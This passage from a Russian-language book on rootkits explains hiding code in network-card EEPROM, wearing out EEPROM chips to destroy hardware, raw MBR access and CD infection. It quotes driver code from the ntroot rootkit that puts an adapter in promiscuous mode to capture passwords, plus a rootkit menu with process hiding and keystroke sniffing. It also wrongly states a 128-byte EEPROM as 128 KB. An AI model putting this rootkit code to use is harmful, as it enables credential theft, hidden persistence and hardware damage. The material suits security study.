for (i = 0; i < 16; i++) {
    outw(EEPROM_READ + i, ioaddr + 10);
    /* Останавливаемся на 162 мс перед операцией чтения. */
    usleep(162);
```

[4] *Этот код был взят из драйвера Linux, обнаруженного в файле `3c509.c`. В операционных системах с открытым исходным кодом доступно множество информации о различных драйверах. — Прим. авт.*

```
    eeprom_contents[i] = inw(ioaddr + 12);

    printf("EEPROM index %d: %4.4x.\n",
    I,
    eeprom_contents[i]);
}
```

Память EEPROM на сетевых адаптерах Ethernet

Вредоносный код можно внедрить в память EEPROM на сетевом адаптере Ethernet. Это оптимальная платформа для атаки, поскольку в данном случае пакеты можно анализировать и создавать при непосредственном доступе к сети. На стандартном контроллере Ethernet есть микросхема ASIC, которая обрабатывает практически все данные пакета. Внутри микросхемы ASIC есть процессор, который мы называем микромашиной (micromachine) или мини-процессором. В этом мини-процессоре используется набор команд подобно тому, как это делается в обычном процессоре. При доставке пакета по интерфейсу вызываются специальные подпрограммы. Эти подпрогограммы написаны на машинном коде минипроцессора. Безусловно, машинные коды таких минипроцессоров являются секретом каждого поставщика. Для получения доступа к этой информации может потребоваться подписать с поставщиком соглашение о неразглашении секретной информации, поэтому мы не можем напечатать в этой книге конкретные машинные коды. Однако мы можем рассказать о теоретических возможностях проведения атак.

На контроллере сетевого адаптера Ethernet может быть установлена флэш-память и (или) память EEPROM, которые поддаются перепрограммированию с помощью драйвера устройства. Например, в сетевом адаптере Ethernet Intel InBusiness 10/100 используется память EEPROM, в которую можно записать данные с помощью программных средств. Этот адаптер работает на базе микросхемы контроллера Ethernet 82559. В этой микросхеме ASIC содержится мини-процессор и несколько буферов для хранения пакетов. К чипу 82559 подключена небольшая последовательная память EEPROM, конкретно ATMEL 93C46. Эта память способна хранить 64 16-битовых слова, т.е. ее размер составляет 128 Кбайт.

Воспользовавшись этой информацией, мы можем скрыть программный код в памяти EEPROM на сетевом адаптере Ethernet или даже полностью перезаписать эту память. Поскольку последовательная память EEPROM не подключена непосредственно к адресной шине компьютера, мы не сможем обращаться к ней непосредственно. Однако чип 82559 предоставляет память EEPROM для проведения операций чтения/записи с помощью управляющего регистра 82559. Адресное пространство для чипа 82559 управляется посредством чипсета PCI на материнской плате. Как только мы узнаем базовый адрес нашего чипа, то получим возможность доступа к различным регистрам. Адрес конкретного регистра вычисляется как смещение относительно базового адреса.

Регистры чипа 82559	*Смещение*	
STATUS	0	
COMMAND	2	
POINTER	4	указатель общего назначения
PORT	8	различные команды

FLASH	12	доступ к флэш-памяти
EEPROM	14	доступ к последовательной памяти EEPROM
CTRLMDI	16	управление интерфейсом MDI
EARLYRX	20	технология опережающего прерывания (Early receive byte count)

В следующей таблице перечислены управляющие байты для чипа 82559.

Команда	*Значение*	
NOP	0	
SETUP	0x1000	
CONFIG	0x2000	
MULTLIST	0x3000	список широковещательной рассылки
TRANSMIT	0x4000	
TDR	0x5000	
DUMP	0x6000	
DIAG	0x7000	Диагностика
SUSPEND	0x40000000	
INTERRUPT	0x20000000	
FLEXMODE	0x80000	

Смещение для порта памяти EEPROM составляет 14 байт от базового адреса для чипа 82559 в памяти. Можно непосредственно отправлять команды на порт EEPROM и объединять эти команды с помощью команды `or`.

Команда	*Значение*	
SHIFT_CLK	0x01	
CS	0x02	shift clock
WRITE	0x04	EEPROM chip select
READ	0x08	
ENABLE	0x4802	

Для отправки команд последовательной памяти EEPROM программное обеспечение должно выполнять операции приведенные ниже. В нашей лаборатории на тестовой системе память чипа 82559 отображалась по адресу 0x3000. Таким образом, при выполнении операций этот адрес использовался в качестве базового. Для регистра доступа к памяти EEPROM смещение составляет 14 байт от этого адреса, т.е. он находится по адресу 0x300E. Обратите внимание, что команды для управления памятью EEROM объединены с помощью оператора `or`.

```
OUT( ENABLE | SHIFT_CLK, 0x300E );
// составление 2-байтовой команды
OUT( command, 0x300E );
// задержка для памяти EEPROM
OUT( SHIFT_CLK, 0x300E );
// задержка для памяти EEPROM
```

```
response_code = IN(0x300E);
OUT( ENABLE, 0x300E );
OUT( ENABLE | SHIFT_CLK, 0x300E ); // завершение доступа к EEPROM
```

Чтобы определить, как работают конкретные аппаратные устройства, можно воспользоваться восстановленным исходным кодом драйверов или драйверами с открытым исходным кодом. Для операционной системы Linux создано бесчисленное количество драйверов, что является прекрасным пособием по изучению управляющих кодов и смещений для конкретных устройств. Например, рассмотрим краткий фрагмент кода драйвера 3C509[5] для операционной системы Linux, в котором продемонстрированы операции записи в память EEPROM, установленную на сетевом адаптере Ethernet 3C509.

```
static void write_eeprom(short ioaddr, int index, int value)
{
    outw(value, ioaddr + 12);
    outw(EEPROM_EWENB, ioaddr + 10);
    usleep(60);
    outw(EEPROM_ERASE + index, ioaddr + 10);
    usleep(60);
    outw(EEPROM_EWENB, ioaddr + 10);
    usleep(60);
    outw(value, ioaddr + 12);
    outw(EEPROM_WRITE + index, ioaddr + 10);
    usleep(10000);
}
```

При исследовании исходного кода драйвера легко заметить, что во многих значениях используются смещения битов и маски. Причина заключается в том, что для портов ввода-вывода обычно используются поля очень небольшого размера в битах. Чтобы определить точную команду, следует обратиться к спецификации конкретной микросхемы памяти EEPROM.

Большинство чипов памяти EEPROM не используются в полном объеме адаптером. В таких “тайниках” неиспользованного пространства можно спрятать данные. В некоторых случаях флэш-память или память EEPROM может содержать машинные коды, которые используются нашим мини-процессором устройства. В этом случае можно изменить машинные коды для создания копий определенных пакетов и их ретрансляции в сеть. Это довольно коварная хитрость, поскольку после перезаписи машинных кодов они уже не изменяются. Другими словами, после переустановки операционной системы “потайной ход” остается открытым. И даже при установке сетевого адаптера Ethernet в другой компьютер, в ее памяти будет оставаться “троянский” код.

Последовательная или параллельная память EEPROM

Последовательная память EEPROM не слишком удобна из-за последовательного характера операций чтения-записи. Для этой памяти используется специальная шина I2C (Inter-IC bus). Последовательная память EEPROM работает медленнее аналогичной параллельной памяти. Обычно для операций используются два контакта, но в некоторых микросхемах для этой цели используются четыре провода.

---

[5] *И снова этот код был нами позаимствован из драйвера Linux из файла* `3c509.c`. — *Прим. авт.*

С другой стороны, доступ к параллельной памяти EEPROM может осуществляться как к статической RAM-памяти и эту память можно подключить к адресной шине. В некоторых случаях доступ к микросхемам EEPROM для записи/чтения возможен только посредством чипа PCI контроллера ввода-вывода.

Как сгорают аппаратные средства

Микросхемы последовательной памяти EEPROM можно назвать ахиллесовой пятой аппаратных средств, т.к. из-за них устройства, в которых они установлены, могут быть уничтожены с помощью вирусов. В прошлом хакеры уничтожали аппаратные средства с помощью вирусов, устанавливая высокие тактовые частоты на видеокартах или путем парковки головок жесткого диска и последующей команды поиска. Теперь многие их этих хитростей не срабатывают. Однако можно написать вирус, который записывает данные в память EEPROM с использованием разрушающего цикла. Дело в том, что многие микросхемы рассчитаны только на определенное количество операций записи (например 1 миллион) на один байт. Это означает, что менее чем за час можно полностью уничтожить микросхему.

Последовательная память EEPROM используется все чаще в современных устройствах, поэтому шансы на физическое уничтожение устройства с помощью программного обеспечения продолжают увеличиваться. Довольно сложно провести отладку скомпрометированной памяти EEPROM, в которой присутствуют ошибки, ведь поскольку микросхема EEPROM закреплена на поверхности материнской платы, то даже при обнаружении ошибки замена микросхемы является сложной и дорогостоящей.

Производители

Ниже приведен сокращенный список производителей микросхем памяти EEPROM. Для получения более подробной информации наши читатели могут обратиться непосредственно к спецификациям устройств от производителей. Для храбрецов, которые способны открыть корпус устройства, мы даже указали номера микросхем. Некоторые хакеры даже исследуют каждую микросхему с помощью маленького фонарика в поисках идентификационных меток.

```
Amtel
AT28XXX

Fairchild semiconductor

National Semiconductor
93CXXX

Microchip
24CXXX
    Крупными устройствами являются 24C32, 24C64, 24C128, 24C256,
    24C5412, 24C04, 24C08, 24C16.
    Для них требуются поля с двухбайтовыми полями адреса.
93CXXX

SIEMENS
SDEXXX
SDAXXX
```

```
Другие
24CXXX
24XX
AT17XXX
AT90XXX
```

Обнаружение устройств с помощью спецификации CFI

Еще одним полезным качеством для хакера является возможность создания программного кода для сканирования карты распределения памяти (memory map) и обнаружения RAM-устройств. Командой запроса доступа является `0x98`, а командой перехода в режим JEDEC ID — `0x90`. В базовый адрес устройства записывается код запроса доступа `0x98` плюс смещение `0x55`. Устройство должно находиться в режиме чтения. В зависимости от ширины шины, записываемое значение должно быть `0x98`, `0x0098` или `0x00000098`. Можно также попробовать значения `0x98`, `0x9898` или `0x98989898`. Некоторые флэш-устройства игнорируют адрес и переходят в режим запроса, если получат значение `0x98` по шине данных. Базовым адресом также может быть `0x55`, `0xAA` или `0x154h`.

После установления режима запроса микросхема должна показать символы QR или QRY по смещению 0x10. Затем следует 16-битовое значение идентификатора поставщика по адресу 0x13. Затем может следовать дополнительная информация об устройстве или поставщике. Использование режима запроса позволяет хакеру точно определить, с каким устройством он имеет дело. Спецификация CFI описана в печати и общедоступна.

Ниже приведен перечень 16-битовых идентификаторов поставщиков.

0	NULL
1	Intel/Sharp
2	AMD/Fujitsu
3	Intel
4	AMD/Fujitsu
256	Mitsubishi
257	Mitsubishi
258	SST

Пример обнаружения флэш-памяти

1. Переводим устройство в режим запроса
   A. `base+0x55 = 0x98`
   B. `base+0xAA = 0x9898`
2. Базовый адрес `+ 10 == 'QRY'`
3. Является ли устройство ОЗУ?
   A. Выполняем операцию записи и затем чтение.
   B. Если это сработало, возвращаем оригинальный байт.

Определение устройств с помощью режима ID или JEDEC ID

Метод использования режима JEDEC — более старый метод по сравнению с использованием спецификации CFI. Однако некоторые устаревшие устройства могут быть обнаружены именно по этому методу. Определяются производитель и устройство. Ниже приведено несколько фрагментов кода, в которых запрашивается информация JEDEC. Следующий пример кода взят из дистрибутива MTD-Linux[6].

```
/* Сброс */
    jedec_reset(base, map, cfi);
    /* Режим автовыбора */
    if(cfi->addr_unlock1) {
        cfi_send_gen_cmd(0xaa, cfi->addr_unlock1, base, map, cfi,
↳ CFI_DEVICETYPE_X8, NULL);
        cfi_send_gen_cmd(0x55, cfi->addr_unlock2, base, map, cfi,
↳ CFI_DEVICETYPE_X8, NULL);
    }
    cfi_send_gen_cmd(0x90, cfi->addr_unlock1, base, map, cfi,
CFI_DEVICETYPE_X8,
↳ NULL);

продолжается

static inline u32 jedec_read_mfr(struct map_info *map, __u32 base,
    struct cfi_private *cfi)
{
    u32 result, mask;
    mask = (1 << (cfi->device_type * 8)) -1;
    result = cfi_read(map, base);
    result &= mask;
    return result;
}

static inline u32 jedec_read_id(struct map_info *map, __u32 base,
    struct cfi_private *cfi)
{
    int osf;
    u32 result, mask;
    osf = cfi->interleave *cfi->device_type;
    mask = (1 << (cfi->device_type * 8)) -1;
    result = cfi_read(map, base + osf);
    result &= mask;
    return result;
}

static inline void jedec_reset(u32 base, struct map_info *map,
    struct cfi_private *cfi)
{
/* Сброс */
    cfi_send_gen_cmd(0xF0, 0, base, map, cfi, cfi->device_type, NULL);
    /* Несколько некорректно настроенных чипов Intel не отвечают на 0xF0,
    * для сброса, поэтому гарантируем, что мы в режиме чтения.
    * Отправляем обе команды для Intel и AMD.
    * В Intel для этой цели используется 0xff, в AMD 0xff является,
    * командой nop, поэтому все будет нормально.
    */
    cfi_send_gen_cmd(0xFF, 0, base, map, cfi, cfi->device_type, NULL);
/* Производители */
#define MANUFACTURER_AMD    0x0001
#define MANUFACTURER_ATMEL    0x001f
#define MANUFACTURER_FUJITSU    0x0004
```

[6] *Этот код взят из файла `jedec_probe.c` дистрибутива MTD-Linux. — Прим. авт.*

```
#define MANUFACTURER_INTEL    0x0089
#define MANUFACTURER_MACRONIX    0x00C2
#define MANUFACTURER_ST    0x0020
#define MANUFACTURER_SST    0x00BF
#define MANUFACTURER_TOSHIBA    0x0098

/* AMD */
#define AM29F800BB 0x2258
#define AM29F800BT 0x22D6
#define AM29LV800BB 0x225B

/* Fujitsu */
#define MBM29LV650UE 0x22D7
#define MBM29LV320TE 0x22F6
}
```

В завершение нашего обсуждения относительно аппаратных средств, можно сказать, что микросхемы EEPROM остаются основной областью для записи вредоносного кода. Когда на рынке появится больше встроенных устройств, вирусы для атаки на память EEPROM станут более распространенными и более опасными. Существует совершенно законный код, с помощью которого можно запрашивать устройства EEPROM и выполнять операции. Тем читателям, которые хотят поэкспериментировать с программным кодом для памяти EEPROM, потребуется несколько тестовых машин со встроенной памятью EEPROM. Много материала для экспериментов можно получить из программного кода для драйверов Windows и Linux.

Низкоуровневый доступ к диску

Еще одной традиционной областью для сохранения вирусов являются блоки загрузочного кода, а также гибкие и жесткие диски. Любопытно, что эти методы работают по сей день, причем достаточно просто получить доступ к блоку загрузочного кода на диске. В следующих примерах программного кода продемонстрирован довольно простой метод для чтения и записи данных в главную загрузочную запись системы под управлением Windows NT.

Операции чтения/записи для главной загрузочной записи (MBR)

Доступ к главной загрузочной записи невозможен без низкоуровневого доступа с правами чтения/записи непосредственно к физическому диску. Воспользовавшись вызовом функции `CreateFile` и указав имя соответствующего объекта, можно получить доступ к любому диску системы. В следующем коде продемонстрировано, как открыть дескриптор для физического доступа к первому диску в системе, а затем прочесть первые 512 байт информации, хранящейся на этом диске. В этом прочитанном блоке данных хранится содержимое первого сектора диска, который больше известен под названием MBR (главная загрузочная запись).

```
char mbr_data[512];
DWORD dwBytesRead;

HANDLE hDriver = CreateFile("\\\\.\\physicaldrive0",
    GENERIC_READ | GENERIC_WRITE,
    FILE_SHARE_READ | FILE_SHARE_WRITE,
    0,
```

```
    OPEN_EXISTING,
    0,
    0);

ReadFile( hDriver, &mbr_data, 512, &dwBytesRead, NULL );
```

Искажение данных в образах компакт-дисков

В компакт-дисках используется файловая система ISO 9660. Как и гибкие диски, эти диски тоже можно "инфицировать" вирусными программами. Вирус, записанный на загрузочном компакт-диске, будет активироваться при загрузке. Еще одним вариантом атаки является использование файла `autorun.inf`. Этот файл управляет автоматическим запуском программ при установке компакт-диска. Эта возможность часто устанавливается по умолчанию. И наконец, файлы на компакт-диске можно "заразить" с помощью стандартных методов. И нет ничего, что могло бы остановить вирус или набор средств от взлома в лостижении доступа к компакт-диску CD-R и записи информации на записываемый компакт-диск[7].

Добавление к драйверу возможности доступа по сети

Предоставление возможности доступа по сети к создаваемому хакером "драйверу", в котором содержится набор средств для взлома, можно назвать завершающим, но одним из важнейших действий, которое позволяет удаленно обращаться к вредоносному коду. Можно встроить TCP/IP-стек в драйвер и открыть доступ к удаленному командному интерпретатору. Этой возможностью обладает программа отладки на уровне ядра под названием SoftIce. В набор средств для взлома `ntroot`, который доступен на сайте `www.rootkit.com`, входит пример программного кода, предоставляющего доступ к командному интерпретатору по TCP/IP. В системе Windows NT не представляет особого труда добавить возможность доступа по сети, воспользовавшись библиотекой NDIS.

Использование библиотеки NDIS

Компания Microsoft разработала библиотеку для обеспечения возможности реализовывать в драйверах устройств собственные стеки, независимые от сетевого адаптера. Мы можем использовать эту библиотеку для создания стека и организации взаимодействия по сети. Это только один из способов, благодаря которым вредоносный драйвер позволяет обеспечить создание интерактивного командного интерпретатора.

На первом этапе использования NDIS необходимо зарегистрировать набор функций обратного вызова. В следующем примере значения `OnXXX` являются указателями к функциям обратного вызова[8].

---

[7] *Более подробные сведения о заражении образов компакт-дисков можно найти в журнале 29A Labs, статья 6.*

[8] *Полные варианты этих примеров доступны на сайте* `http://www.rootkit.com`.

```
NTSTATUS DriverEntry( IN PDRIVER_OBJECT theDriverObject,
↳ IN PUNICODE_STRING theRegistryPath )
{
    NDIS_PROTOCOL_CHARACTERISTICS    aProtocolChar;
    UNICODE_STRING aDriverName;              // DD

    /*
    * инициализация сетевого анализатора пакетов - это стандартная
    * процедура, документированная DDK.
    */
    RtlZeroMemory( &aProtocolChar,
↳ sizeof(NDIS_PROTOCOL_CHARACTERISTICS));
    aProtocolChar.MajorNdisVersion            = 3;
    aProtocolChar.MinorNdisVersion            = 0;
    aProtocolChar.Reserved                    = 0;
    aProtocolChar.OpenAdapterCompleteHandler  = OnOpenAdapterDone;
    aProtocolChar.CloseAdapterCompleteHandler = OnCloseAdapterDone;
    aProtocolChar.SendCompleteHandler         = OnSendDone;
    aProtocolChar.TransferDataCompleteHandler = OnTransferDataDone;
    aProtocolChar.ResetCompleteHandler        = OnResetDone;
    aProtocolChar.RequestCompleteHandler      = OnRequestDone;
    aProtocolChar.ReceiveHandler              = OnReceiveStub;
    aProtocolChar.ReceiveCompleteHandler      = OnReceiveDoneStub;
    aProtocolChar.StatusHandler               = OnStatus;
    aProtocolChar.StatusCompleteHandler       = OnStatusDone;
    aProtocolChar.Name                        = aProtoName;

    DbgPrint("ROOTKIT: Регистрация NDIS протокола\n");

    NdisRegisterProtocol( &aStatus,
                          &aNdisProtocolHandle,
                          &aProtocolChar,
               sizeof(NDIS_PROTOCOL_CHARACTERISTICS));

    if (aStatus != NDIS_STATUS_SUCCESS) {
        DbgPrint(("DriverEntry: ERROR NdisRegisterProtocol failed\n"));
        return aStatus;
    }

    aDriverName.Length = 0;
    aDriverName.Buffer = ExAllocatePool( PagedPool, MAX_PATH_LENGTH );

    aDriverName.MaximumLength = MAX_PATH_LENGTH;
    RtlZeroMemory(aDriverName.Buffer, MAX_PATH_LENGTH);

    /* ___________________________________________________________
    * получаем имя драйвера MAC-уровня
    * и имя драйвера пакетов
    * HKLM/SYSTEM/CurrentControlSet/Services/TcpIp/Linkage ..
* _______________________________________________________________ */
    if (ReadRegistry( &aDriverName ) != STATUS_SUCCESS) {
        goto RegistryError;
    }
    ...

    NdisOpenAdapter(
                    &aStatus,
                    &aErrorStatus,
                    &anOpenP->AdapterHandle,
                    &aDeviceExtension->Medium,
                    &aMediumArray,
                    1,
                    aDeviceExtension->NdisProtocolHandle,
                    anOpenP,
                    &aDeviceExtension->AdapterName,
```

```
                    0,
                    NULL);

            if (aStatus != NDIS_STATUS_PENDING)
            {
                    OnOpenAdapterDone(
                           anOpenP,
                           aStatus,
                           NDIS_STATUS_SUCCESS
                           );
        }

    ...

}
```

Первый вызов выполняется к функции NdisRegisterProtocol, с помощью которой осуществляется регистрация наших функций обратного вызова. Вторым вызовом является вызов функции ReadRegistry (объяснение будет дано позже), благодаря чему мы узнаем имя для привязки сетевого адаптера. Эта информация используется для инициализации расширенной структуры устройства, которая затем используется в вызове функции NdisOpenAdapter. При успешном завершении вызова функции мы должны вручную вызвать функцию OnOpenAdapterDone. Возвращение этой функцией значения NDIS_STATUS_PENDING свидетельствует о том, что операционная система выполняет вызов функции OnOpenAdapterDone от нашего имени.

Перевод интерфейса в неразборчивый режим

Когда сетевой адаптер работает в неразборчивом режиме, он перехватывает все пакеты, которые физически доставляются на интерфейс независимо от адреса получателя. Это удобно, когда хакер хочет просматривать пакеты, которые передаются на другие компьютеры локальной сети. Мы переводим сетевой адаптер в неразборчивый режим, что позволяет нам перехватывать пароли и другую служебную информацию, передаваемую по сети. Для этой цели используется функция OnOpenAdapterDone. Для перевода сетевого интерфейса в неразборчивый режим мы используем функцию NdisRequest.

```
VOID
OnOpenAdapterDone( IN NDIS_HANDLE ProtocolBindingContext,
➥                       IN NDIS_STATUS Status,
➥                       IN NDIS_STATUS OpenErrorStatus )
{
    PIRP                Irp = NULL;
    POPEN_INSTANCE      Open = NULL;
    NDIS_REQUEST        anNdisRequest;
    BOOLEAN             anotherStatus;
    ULONG               aMode = NDIS_PACKET_TYPE_PROMISCUOUS;

    DbgPrint("ROOTKIT: вызывается OnOpenAdapterDone\n");

    /* устанавливаем сетевой адаптер в неразборчивый режим */
    if(gOpenInstance){
        //
        // Инициализируем событие
        //
        NdisInitializeEvent(&gOpenInstance->Event);
        anNdisRequest.RequestType = NdisRequestSetInformation;
```

```
        anNdisRequest.DATA.SET_INFORMATION.Oid =
➥ OID_GEN_CURRENT_PACKET_FILTER;
        anNdisRequest.DATA.SET_INFORMATION.InformationBuffer = &aMode;
anNdisRequest.DATA.SET_INFORMATION.InformationBufferLength =
➥ sizeof(ULONG);
        NdisRequest( &anotherStatus,
                    gOpenInstance->AdapterHandle,
                    &anNdisRequest
                    );
    }
    return;
}
```

Обнаружение нужного сетевого адаптера

В операционной системе Windows информация о сетевых адаптерах хранится в следующем ключе реестра.

```
HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\NetworkCards
```

В этом ключе доступно несколько пронумерованных значений подключей. Каждое число соответствует сетевому адаптеру. В каждом подключе хранится очень важное значение `ServiceName`. Это значение представляет собой строку, в которой содержится идентификатор GUID, необходимый для доступа к сетевому адаптеру. Нашему вредоносному драйверу нужно предоставить одну из этих GUID-строк, чтобы установить привязку к сетевому адаптеру посредством NDIS.

В следующем фрагменте кода мы получаем GUID-значение для первого в списке сетевого интерфейса[9].

```
/* Основная работа по получению значения подключа */
NTSTATUS
EnumSubkeys(
    IN PWSTR theRegistryPath,
    IN PUNICODE_STRING theStringP
)
{
    //----------------------------------------------------
    // для доступа к основному ключу
    HANDLE hKey;
    OBJECT_ATTRIBUTES oa;
    NTSTATUS Status;
    UNICODE_STRING ParentPath;

    // для получения подключа
    KEY_BASIC_INFORMATION Info;
    PKEY_BASIC_INFORMATION pInfo;
    ULONG ResultLength;
    ULONG Size;
    PWSTR Position;
    PWSTR FullName;

    // для запроса значения
    RTL_QUERY_REGISTRY_TABLE aParamTable[2];
    //----------------------------------------------------
    DbgPrint("rootkit: введенная EnumSubkeys()\n");
__try
{
```

[9] *Этот код также взят с сайта* `http://www.rootkit.com` *как часть драйвера с набором средств для взлома* `ntroot`. *— Прим. авт.*

```
RtlInitUnicodeString(&ParentPath, theRegistryPath);

/*
** Сначала попытаемся открыть этот ключ
*/
InitializeObjectAttributes(&oa,
                           &ParentPath,
                           OBJ_CASE_INSENSITIVE,
                           NULL,
                           (PSECURITY_DESCRIPTOR)NULL);
Status = ZwOpenKey(&hKey,
                   KEY_READ,
                   &oa);

if (!NT_SUCCESS(Status)) {
    return Status;
}

/*
** Сначала определяем размер данных подключа.
*/
Status = ZwEnumerateKey(hKey,
                        0,
                        KeyBasicInformation,
                        &Info,
                        sizeof(Info),
                        &ResultLength);

if (Status == STATUS_NO_MORE_ENTRIES || NT_ERROR(Status)) {
    return Status;
}

Size = Info.NameLength + FIELD_OFFSET(KEY_BASIC_INFORMATION, Name[0]);

pInfo = (PKEY_BASIC_INFORMATION)
        ExAllocatePool(PagedPool, Size);

if (pInfo == NULL) {
    Status = STATUS_INSUFFICIENT_RESOURCES;
    return Status;
}

/*
** Теперь вычисляем первый подключ.
*/
Status = ZwEnumerateKey(hKey,
                        0,
                        KeyBasicInformation,
                        pInfo,
                        Size,
                        &ResultLength);
if (!NT_SUCCESS(Status)) {
    ExFreePool((PVOID)pInfo);
    return Status;
}

if (Size != ResultLength) {
    ExFreePool((PVOID)pInfo);
    Status = STATUS_INTERNAL_ERROR;
    return Status;
}

/*
** Генерируем полное имя и значения запросов.
*/
```

```
    FullName = ExAllocatePool(PagedPool,
                              ParentPath.Length +
                              sizeof(WCHAR) +      // '\'
                              pInfo->NameLength + sizeof(UNICODE_NULL));
    if (FullName == NULL) {
        ExFreePool((PVOID)pInfo);
        return STATUS_INSUFFICIENT_RESOURCES;
    }
    RtlCopyMemory((PVOID)FullName,
                  (PVOID)ParentPath.Buffer,
                  ParentPath.Length);
    Position = FullName + ParentPath.Length / sizeof(WCHAR);
    Position[0] = '\\';
    Position++;
    RtlCopyMemory((PVOID)Position,
                  (PVOID)pInfo->Name,
                  pInfo->NameLength);
    Position += pInfo->NameLength / sizeof(WCHAR);

    Position[0] = UNICODE_NULL;
    ExFreePool((PVOID)pInfo);

    /*
    ** Получение значения для привязки.
    **
    */
    RtlZeroMemory( &aParamTable[0], sizeof(aParamTable) );

    aParamTable[0].Flags =   RTL_QUERY_REGISTRY_DIRECT |
                             RTL_QUERY_REGISTRY_REQUIRED;
    aParamTable[0].Name = L"ServiceName";
    aParamTable[0].EntryContext = theStringP; /* будет выделено */

    // Поскольку мы используем REQUIRED и DIRECT,
    // не нужно использовать значения по умолчанию.
    // Важное замечание!,последняя запись ALL NULL,
    // необходима, чтобы узнать об окончании вызова. НЕ забывайте об этом!

    Status=RtlQueryRegistryValues(
RTL_REGISTRY_ABSOLUTE | RTL_REGISTRY_OPTIONAL,
                  FullName,
                  &aParamTable[0],
                  NULL,
                  NULL );

    ExFreePool((PVOID)FullName);
    return(Status);
}
__except(EXCEPTION_EXECUTE_HANDLER)
{
    DbgPrint("rootkit: Исключение в EnumSubkeys().
➥ Неизвестная ошибка.\n");
}
return STATUS_UNSUCCESSFUL;
}

/* ________________________________________________________________
. В этом коде осуществляется чтение реестра с целью определить
. имя адаптера для сетевого интерфейса. Берется первое зарегистрированное имя
. независимо от общего количества. Лучше установить привязку
. ко всем именам, для простоты мы использовали только первое.
. ______________________________________________________________ */
NTSTATUS ReadRegistry( IN PUNICODE_STRING theBindingName ) {
    NTSTATUS    aStatus;
    UNICODE_STRING aString;
```

```
    DbgPrint("ROOTKIT: вызывается ReadRegistry \n");
__try
{
    aString.Length = 0;
    aString.Buffer = ExAllocatePool( PagedPool, MAX_PATH_LENGTH );
    ↳ /* осободи меня */
    aString.MaximumLength = MAX_PATH_LENGTH;
    RtlZeroMemory(aString.Buffer, MAX_PATH_LENGTH);
    aStatus = EnumSubkeys(
↳           L"\\REGISTRY\\MACHINE\\SOFTWARE\\Microsoft\\Windows" \
↳           "NT\\CurrentVersion\\NetworkCards",
↳           &aString );
    if(!NT_SUCCESS(aStatus)){
         DbgPrint(( "rootkit: ошибка в функции RtlQueryRegistryValues
↳       Code = 0x%0x\n",aStatus));
    }
    else{
        RtlAppendUnicodeToString(theBindingName, L"\\Device\\");
        RtlAppendUnicodeStringToString(theBindingName, &aString);
        ExFreePool(aString.Buffer);
        return aStatus; /* were good */
}
return aStatus; /* last error */
}
__except(EXCEPTION_EXECUTE_HANDLER)
{
    DbgPrint("rootkit: В ReadRegistry() произошло исключение.
↳ Неизвестная ошибка. \n");
}
return STATUS_UNSUCCESSFUL;
}
```

Использовние тегов `boron` для обеспечения безопасности хакера

Одна из полезных уловок хакера для сокрытия сетевого интерфейса, открытого с помощью набора средств для взлома, заключается в запросе определенного порта отправителя или значения идентификатора IP (IP ID) еще до того, как программа набора средств для взлома ответит на этот пакет. Эту идею можно расширить вплоть до необходимости наличия каких-либо данных в пакете, но основной смысл в том, что необходимо владеть определенной информацией, чтобы заставить потайную программу ответить на пакет. Не забывайте, что программа из набора средств для взлома может быть скомпилирована и настроена любым человеком, поэтому выбор маскировки зависит только от воображения хакера.

Добавление интерактивного командного интерпретатора

Набор средств для взлома позволяет установить командный интерпретатор с удаленным доступом по TCP/IP непосредственно в ядро системы. Ниже приведен пример из меню, предоставляемого одним из наборов средств для взлома, доступных по адресу `www.rootkit.com`.

```
Win2K Rootkit by the team rootkit.com
Version 0.4 alpha
------------------------------------------
команда              описание
```

```
ps                  показать список процессов
help                приведенная здесь информация
buffertest          результы отладки
hidedir             скрыть файл/каталог, начинающийся с корневой строки
hideproc            скрыть процесс, начинающийся с корневой строки
debugint            (BSOD)fire int3
sniffkeys           включить перехват нажатий клавиатуры
echo <string>       команда echo для данной строки
*(BSOD) означает Blue Screen of Death
(голубой экран смерти)
при отсутствии отладчика ядра!
* под "корневой строкой" подразумевается,
 что имя процесса или файла начинается
с символов '_root_'.
;
```

Прерывания

Прерывания являются одним из важнейших элементов любой вычислительной системы. Все внешние аппаратные средства используют прерывания для взаимодействия с центральным процессором и осуществления операций ввода-вывода. Вредоносная программа может перехватывать или изменять эти команды ввода-вывода данных. Это может пригодиться для маскировки в системе, создания скрытых каналов связи или для подслушивания разговоров.

Архитектура запросов на прерывание

На стандартной материнской плате Intel или подобной материнской плате запросом на прерывание для клавиатуры является запрос IRC 1 (всего есть 16 различных запросов на прерывание). Аббревиатура IRQ расшифровывается как Interrupt ReQuest — запрос на прерывание. В прежних системах пользователь вручную мог назначать прерывания для различных устройств. В ситемах с поддержкой технологии Plug and Play также можно изменить некоторые установленные по умолчанию прерывания. В следующей таблице представлена характеристика прерываний (таблица доступна по адресу `http://webopedia.com`).

IRQ 0	Системный таймер. Это прерывание зарезервировано для внутреннего системного таймера. Это прерывание недоступно для периферийных устройств
IRQ 1	Клавиатура. Это прерывание зарезервировано для контроллера клавиатуры. Даже в компьютерах без клавиатуры это прерывание предназначено исключительно для входных данных с клавиатуры
IRQ 2	Прерывание для каскадного подключения второго контроллера для прерываний IRQ 8–15
IRQ 3	Порт 2 последовательной передачи данных (COM 2) Прерывание для второго последовательного порта, а иногда прерывание по умолчанию для четвертого последовательного порта (COM 4)

IRQ 4 Порт 1 последовательной передачи данных (COM 1).

Это прерывание обычно используется для первого последовательного порта. На устройствах, в которых отсутствует мышь PS/2, это прерывание практически всегда используется для последовательного подключения мыши. Кроме того, это прерывание по умолчанию для третьего последовательного порта (COM 3)

IRQ 5 Звуковая карта.

Это прерывание используется в качестве прерывания по умолчанию, назначаемого для звуковой карты

IRQ 6 Контроллер гибких дисков.

Это прерывание зарезервировано для контроллера гибких дисков

IRQ 7 Первый параллельный порт.

Это прерывание обычно зарезервировано для подключения принтера. При отсутствии принтера прерывание можно использовать для другого устройства, подключаемого с помощью параллельного порта

IRQ 8 Интегральная схема часов реального времени.

Это прерывание зарезервировано для таймера реального времени в системе и не может использоваться для каких-либо других целей

IRQ 9 Доступно.

Это прерывание обычно остается доступным и может использоваться для подключения периферийных устройств

IRQ 10 Доступно.

Это прерывание обычно остается доступным и может использоваться для подключения периферийных устройств

IRQ 11 Доступно.

Это прерывание обычно остается доступным и может использоваться для подключения периферийных устройств

IRQ 12 Мышь PS/2.

Это прерывание может использоваться мышью, подключаемой к шине PS/2. При отсутствии мыши PS/2 оно может использоваться для подключения других периферийных устройств, например сетевого адаптера

IRQ 13 Блок для выполнения операций с плавающей точкой/математический сопроцессор.

